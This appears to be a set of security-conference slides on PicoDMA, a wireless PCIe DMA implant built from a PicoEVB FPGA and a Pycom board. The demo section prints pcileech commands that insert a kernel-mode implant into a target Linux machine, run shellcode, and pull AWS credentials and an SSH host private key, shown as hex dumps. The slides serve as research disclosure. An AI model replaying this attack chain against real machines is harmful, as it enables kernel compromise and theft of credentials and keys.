
PYTHON SOFTWARE STACK



WIRING GUIDE







FUN GOTCHAS

- If you connect `3.3V` on Pycom (instead of `VIN`) to PicoEVB, PicoEVB breaks (don't pull a Joel)
- If code upload (via FTP) dies, Pycom becomes unbootable
  - Hold **`P12`** high via **`3.3V`** pin to boot into recovery
- WLAN configuration is brittle and dangerous
  - Use development board or enable UART
  - Sensitive to AP hardware as well

DEMOS

- TARGET: Intel BOXNUC8i7BEH1
  - **Ubuntu 16.04.06 LTE** with `4.8.0-58-generic` kernel
  - VT-d disabled
  - kaslr disabled
  - "Airgapped" with implant

```
          &        #  #                 #, &                   #  %        *.     #  %        *,
          &        #  *,,,,,,,,.     *&    //         ,,,,,,,*,  %        *,     #  *,,,,,,,,(,
          &        #           %   %&%%%%%%&&       *,           %        *,     #           *,
          /((((((((  .((((((((* .%          %.      *%%%%%%%%%/  .#%%%%%%%(      #  .%%%%%%%%(



fix font size (shift-cmd-+) and press enter to continue.

os info:
  node: WiPy
  release: 1.18.2.r1, version: v1.8.6-849-e0fb68e on 2018-12-08
  cpu freq: 160 MHz

---------------------------------------------
System memory info (in bytes)
---------------------------------------------
MPTask stack water mark: 6156
ServersTask stack water mark: 984
TimerTask stack water mark: 2164
IdleTask stack water mark: 576
System free heap: 392600
---------------------------------------------

spi running at 5000000 baud, config:
  pycom -> picoEVB
    P10 -> 1 (SPI_CS)
    P23 -> 2 (SPI_MOSI)
    P21 -> 1 (SPI_MISO)
    P22 -> 5 (SPI_CLK)
    VIN -> 3 (POWER)
    GND -> 6 (GND)

dma server thread (pcileech rawtcp:// compatible):
  listens at: 0.0.0.0:9999
  enabled: True
  is_running: True

press enter to test SPI connectivity with PicoDMA.
INFO:picodma_radio.spi:running SPI health test, 1000 trials.
INFO:picodma_radio.spi:health test complete, failure rate: 0.00

press enter to read 0x1000 bytes at 0x40000000.
```

```
press enter to read 0x1000 bytes at 0x40000000.
read 4096 bytes, press enter to dump first 0x200 bytes in hex.
5a 5a 5a 5a bd 6f de e3  f7 46 7b 77 bd 6f de e3   ZZZZ.o...F{w.o..
d7 06 5b 37 9d 2f fe a3  d7 06 5b 37 9d 2f fe a3   ..[7./....[7./..
d7 0e 5b 3f 9d 27 fe ab  d3 0e 5f 3f 99 27 fa ab   ..[?.'...._?.'..
f3 0e 7f 3f b9 27 da ab  73 0e ff 3f 39 27 5a ab   ...?.'..s..?9'Z.
27 8d b3 df f9 f6 5c 62  23 8d b7 df fd f6 58 62   '.....\b#.....Xb
2b 0d bf 5f f5 76 50 e2  6b 0d ff 5f b5 76 10 e2   +.._.vP.k.._.v..
6b 09 ff 5b b5 72 10 e6  6b 29 ff 7b b5 52 10 c6   k..[.r..k).{.R..
6b 29 ff 7b b5 52 10 c6  6b 28 ff 7a b5 53 10 c7   k).{.R..k(.z.S..
fa 8b b0 a2 15 36 47 7c  f8 8b b2 a2 17 36 45 7c   .....6G|.....6E|
f0 cb ba e2 1f 76 4d 3c  b0 cb fa e2 5f 76 0d 3c   .....vM<...._v.<
b0 cf fa e6 5f 72 0d 38  b2 cf f8 e6 5d 72 0f 38   ...._r.8....]r.8
ba 4b f0 66 55 f2 07 b8  fa 4f b0 66 15 f2 47 b8   .K.fU....O.f..G.
36 89 a2 db e8 f2 4d 66  37 a9 a3 fb e9 d2 4c 46   6.....Mf7.....LF
17 29 83 7b c9 52 6c c6  17 29 83 7b c9 52 6c c6   .).{.Rl..).{.Rl.
17 2d 83 7f c9 56 6c c2  16 3d 82 6f c8 46 6d d2   .-...Vl..=.o.Fm.
1e bd 8a ef c0 c6 65 52  1e bc 8a ee c0 c7 65 53   ......eR......eS
83 a4 f8 4b 45 bc 9b c7  87 a4 fc 4b 41 bc 9f c7   ...KE......KA...
a7 a4 dc 4b 61 bc bf c7  a7 a5 dc 4a 61 bd bf c6   ...Ka......Ja...
a7 a7 dc 48 61 bf bf c4  a3 a7 d8 48 65 bf bb c4   ...Ha......He...
b3 27 c8 c8 75 3f ab 44  b3 27 c8 c8 75 3f ab 44   .'..u?.D.'..u?.D
2e 67 1f a1 07 c2 8b f3  2a 47 1b 81 03 e2 8f d3   .g......*G......
2a 47 1b 81 03 e2 8f d3  6a 47 5b 81 43 e2 cf d3   *G......jG[.C...
6a 4f 5b 89 43 ea cf db  6b 6f 5a a9 42 ca ce fb   jO[.C...koZ.B...
7b 6f 4a a9 52 ca de fb  7b 6e 4a a8 52 cb de fa   {oJ.R...{nJ.R...
f9 75 27 0e c8 b3 3f 6d  fd 75 23 0e cc b3 3b 6d   .u'...?m.u#...;m
f5 75 2b 0e c4 b3 33 6d  f5 74 2b 0f c4 b2 33 6c   .u+...3m.t+...3l
f5 74 2b 0f c4 b2 33 6c  f7 74 29 0f c6 b2 31 6c   .t+...3l.t)...1l
e7 74 39 0f d6 b2 21 6c  e7 74 39 0f d6 b2 21 6c   .t9...!l.t9...!l
a6 48 60 50 03 dc 32 1a  a4 48 62 50 01 dc 30 1a   .H`P..2..HbP..0.
a4 48 62 50 01 dc 30 1a  a4 49 62 51 01 dd 30 1b   .HbP..0..IbQ..0.
a4 41 62 59 01 d5 30 13  a4 61 62 79 01 f5 30 33   .AbY..0..aby..03
b4 61 72 79 11 f5 20 33  b4 60 72 78 11 f4 20 32   .ary...3.`rx...2

press enter to find linux 4.8+ kernel base address.
INFO:picodma_radio.pcileech:found potential start page: 1800000, search hits
INFO:picodma_radio.pcileech:GenuineIntel and AuthenticAMD found.
INFO:picodma_radio.pcileech:NOPs found.
INFO:picodma_radio.pcileech:hypercall null bytes found.
INFO:picodma_radio.pcileech:found kernel base address 0x1800000
found kernel base!  0x1800000.

press enter to read 0x1000 bytes at 1800000.
```

```
larger reads stream the data.  In another terminal, run:
./pcileech dump -device rawtcp://192.168.88.253:9999 -min 0x1800000 -max 0x1808000 -out second_read.bin
press enter to continue.

press enter to read 0x1000 bytes at 1800000 + 0x1000.
read 4096 bytes, press enter to dump first 0x100 bytes in hex.
00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00   ................
00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00   ................
00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00   ................
00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00   ................
00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00   ................
00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00   ................
00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00   ................
00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00   ................
00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00   ................
00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00   ................
00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00   ................
00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00   ................
00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00   ................
00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00   ................
00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00   ................
00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00   ................

press enter to write 96 bytes into kernel.
wrote data, press enter to display memory contents:
20 20 20 3a 73 64 4e 4d  4d 4d 6d 68 2b 2e 20 20   ...:sdNMMMmh+...
20 2e 64 4d 4d 4e 2b 2b  2b 2b 79 4d 4d 4e 6f 60   ..dMMN++++yMMNo`
60 6d 4d 4d 64 2f 20 20  20 20 60 79 6d 4d 4d 6f   `mMMd/....`ymMMo
2d 4d 4d 4e 73 3a 20 20  20 20 60 2b 68 4d 4d 64   -MMNs:....`+hMMd
60 4e 4d 4d 4d 64 60 20  20 20 3a 4d 4d 4d 4d 6f   `NMMMd`...:MMMMo
20 2d 79 6f 3a 2d 20 20  20 20 60 2d 2f 73 73 60   .-yo:-....`-/ss`
00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00   ................
00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00   ................
00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00   ................
00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00   ................
00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00   ................
00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00   ................
00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00   ................
00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00   ................
00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00   ................
00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00   ................

>>>
```

```
jsandin@ubuntu-18042:~/pcileech_offset_loading/files$ ./run_pcileech_demo.sh
running pcileech with specified offsets, we can compute these FPGA-side
Press any key to insert kernel-mode implant
./pcileech kmdload -device rawtcp://192.168.88.253:9999 -kmd LINUX_X64_48_OFFSETS -48offsets 1800000,d969ca,ffffff825969ca,ffffff819
9f19,ffffff81a32b60

loading offsets from 1800000,d969ca,ffffff825969ca,ffffff81912900,d99f19,ffffff82599f19,ffffff81a32b60.
paKernelBase 1800000
aSeekKallsyms d969ca
vaSzKallsyms ffffff825969ca
vaFnKallsyms ffffff81912900
aSeekFnHijack d99f19
vaSzFnHijack ffffff82599f19
vaFnHijack ffffff81a32b60
KMD: Code inserted into the kernel - Waiting to receive execution.
KMD: Execution received - continuing ...
KMD: Successfully loaded at address: 0x1a600000
Implant load successful?  Press enter to pull sensitive credentials.
pull aws credentials for user?

EXEC: SUCCESS! shellcode should now execute in kernel!
Please see below for results.

PULL FILES FROM TARGET SYSTEM
LINUX X64 EDITION
===============================================================
Pull a file from the target system to the local system.
REQUIRED OPTIONS:
  -out : file on local system to write result to.
         filename is given in normal format.
         Example: '-out c:\temp\shadow'
  -s : file on target system.
         Example: '-s /etc/shadow'
===== PULL ATTEMPT DETAILED RESULT INFORMATION ================
FILE NAME     : /home/jsandin/.aws/credentials
RESULT CODE   : 0x00000000
===============================================================
0000    5b 64 65 66 61 75 6c 74  5d 0a 61 77 73 5f 61 63   [default].aws_ac
0010    63 65 73 73 5f 6b 65 79  5f 69 64 3d 41 4b 49 41   cess_key_id=AKIA
0020    49 4f 53 46 4f 44 4e 4e  37 45 58 41 4d 50 4c 45   IOSFODNN7EXAMPLE
0030    0a 61 77 73 5f 73 65 63  72 65 74 5f 61 63 63 65   .aws_secret_acce
0040    73 73 5f 6b 65 79 3d 77  4a 61 6c 72 58 55 74 6e   ss_key=wJalrXUtn
0050    46 45 4d 49 2f 4b 37 4d  44 45 4e 47 2f 62 50 78   FEMI/K7MDENG/bPx
0060    52 66 69 43 59 42 4c 41  43 4b 48 41 54 32 30 31   RfiCYBLACKHAT201
```

```
05d0    31 43 77 4e 6f 52 38 77  49 6c 79 70 42 36 50 39   1CwNoR8wIlypB6P9
05e0    55 74 4f 79 4c 37 4d 57  4c 32 31 72 41 77 66 57   UtOyL7MWL21rAwfW
05f0    43 42 66 33 55 71 0a 2b  44 73 36 36 36 72 33 57   CBf3Uq.+Ds666r3W
0600    32 42 4a 76 70 47 51 64  49 2b 53 41 4b 6d 6d 69   2BJvpGQdI+SAKmmi
0610    4a 49 78 6d 51 5a 73 70  45 2b 44 36 6b 52 4d 58   JIxmQZspE+D6kRMX
0620    67 49 73 41 6c 72 62 53  61 77 47 2f 65 37 4b 67   gIsAlrbSawG/e7Kg
0630    34 4d 6b 36 7a 43 44 0a  38 4d 4d 39 66 6e 37 38   4Mk6zCD.8MM9fn78
0640    32 4d 66 52 76 50 45 6b  6b 41 66 49 45 30 63 7a   2MfRvPEkkAfIE0cz
0650    66 46 30 70 6f 38 74 52  45 65 6c 42 64 2f 64 4b   fF0po8tREelBd/dK
0660    36 63 63 47 41 59 5a 57  79 77 72 41 0a 2d 2d 2d   6ccGAYZWywrA.---
0670    2d 2d 45 4e 44 20 52 53  41 20 50 52 49 56 41 54   --END RSA PRIVAT
0680    45 20 4b 45 59 2d 2d 2d  2d 2d 0a                  E KEY-----.
```


```
pull server host ssh key?

EXEC: SUCCESS! shellcode should now execute in kernel!
Please see below for results.

PULL FILES FROM TARGET SYSTEM
LINUX X64 EDITION
===============================================================
Pull a file from the target system to the local system.
REQUIRED OPTIONS:
  -out : file on local system to write result to.
         filename is given in normal format.
         Example: '-out c:\temp\shadow'
  -s : file on target system.
         Example: '-s /etc/shadow'
===== PULL ATTEMPT DETAILED RESULT INFORMATION ================
FILE NAME      : /etc/ssh/ssh_host_rsa_key
RESULT CODE    : 0x00000000

===============================================================
```


```
0000    2d 2d 2d 2d 2d 42 45 47  49 4e 20 52 53 41 20 50   -----BEGIN RSA P
0010    52 49 56 41 54 45 20 4b  45 59 2d 2d 2d 2d 2d 0a   RIVATE KEY-----.
0020    4d 49 49 45 6f 67 49 42  41 41 4b 43 41 51 45 41   MIIEogIBAAKCAQEA
0030    78 48 30 56 4c 47 49 71  49 56 6d 4a 77 63 30 74   xH0VLGIqIVmJwc0t
0040    58 75 63 69 61 66 63 39  47 5a 37 4e 6a 68 69 30   Xuciafc9GZ7Njhi0
0050    57 6a 6c 6b 4d 6d 47 6e  66 57 67 43 54 77 55 4f   WjlkMmGnfWgCTwUO
0060    0a 37 57 4e 7a 46 4b 2f  37 64 51 68 45 53 71 47   .7WNzFK/7dQhESqG
0070    4b 74 77 56 31 57 6b 6e  53 4c 66 43 67 76 56 73   KtwV1WknSLfCgvVs
0080    37 37 59 39 5a 4f 33 56  57 33 2f 50 6c 58 71 69   77Y9ZO3VW3/PlXqi
0090    57 64 4b 4b 66 46 6b 47  68 62 41 50 4c 43 44 77   WdKKfFkGhbAPLCDw
00a0    77 0a 7a 38 46 6c 32 4a  4c 31 7a 70 58 6b 2b 51   w.z8Fl2JL1zpXk+Q
00b0    64 66 74 36 72 41 52 64  77 4f 31 4d 36 6d 67 50   dft6rARdwO1M6mgP
```

KEY TAKEAWAYS

- Wireless DMA implants are more flexible, allow new attack variations and targets
- PicoEVB is a promising platform for DMA research and implant development
- Plenty of challenges to overcome in developing a working prototype

SOFTWARE RELEASE

- Making open-source software available (see github.com/picodma):
  - **`PicoDMA-fpga:`** Clash and Vivado projects with design files and documentation
  - **`PicoDMA-radio:`** Pycom-ready `rawtcp://` server with pcileech support
  - **`Pcileech-with-offsets:`** pcileech `kmd.c` hack to load offsets
  - Other useful tools!
    - **`Pcileech-tcp-to-file:`** useful for testing and forensics

FUTURE WORK

- Improve robustness of platform
- Add richer FPGA-native capabilities
- Explore implications for embedded systems
- Use PCILeech to understand challenge of new targets
  - Windows, UEFI…
- Develop more tightly coupled system
- More

THANK YOU!

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  - Ulf Frisk for releasing PCILeech, and all project contributors and users
  - Fabien Périgaud, Alexandre Gazet, Joffrey Czarny for groundbreaking research and showing the way for PCILeech integration
  - Audience for listening and feedback!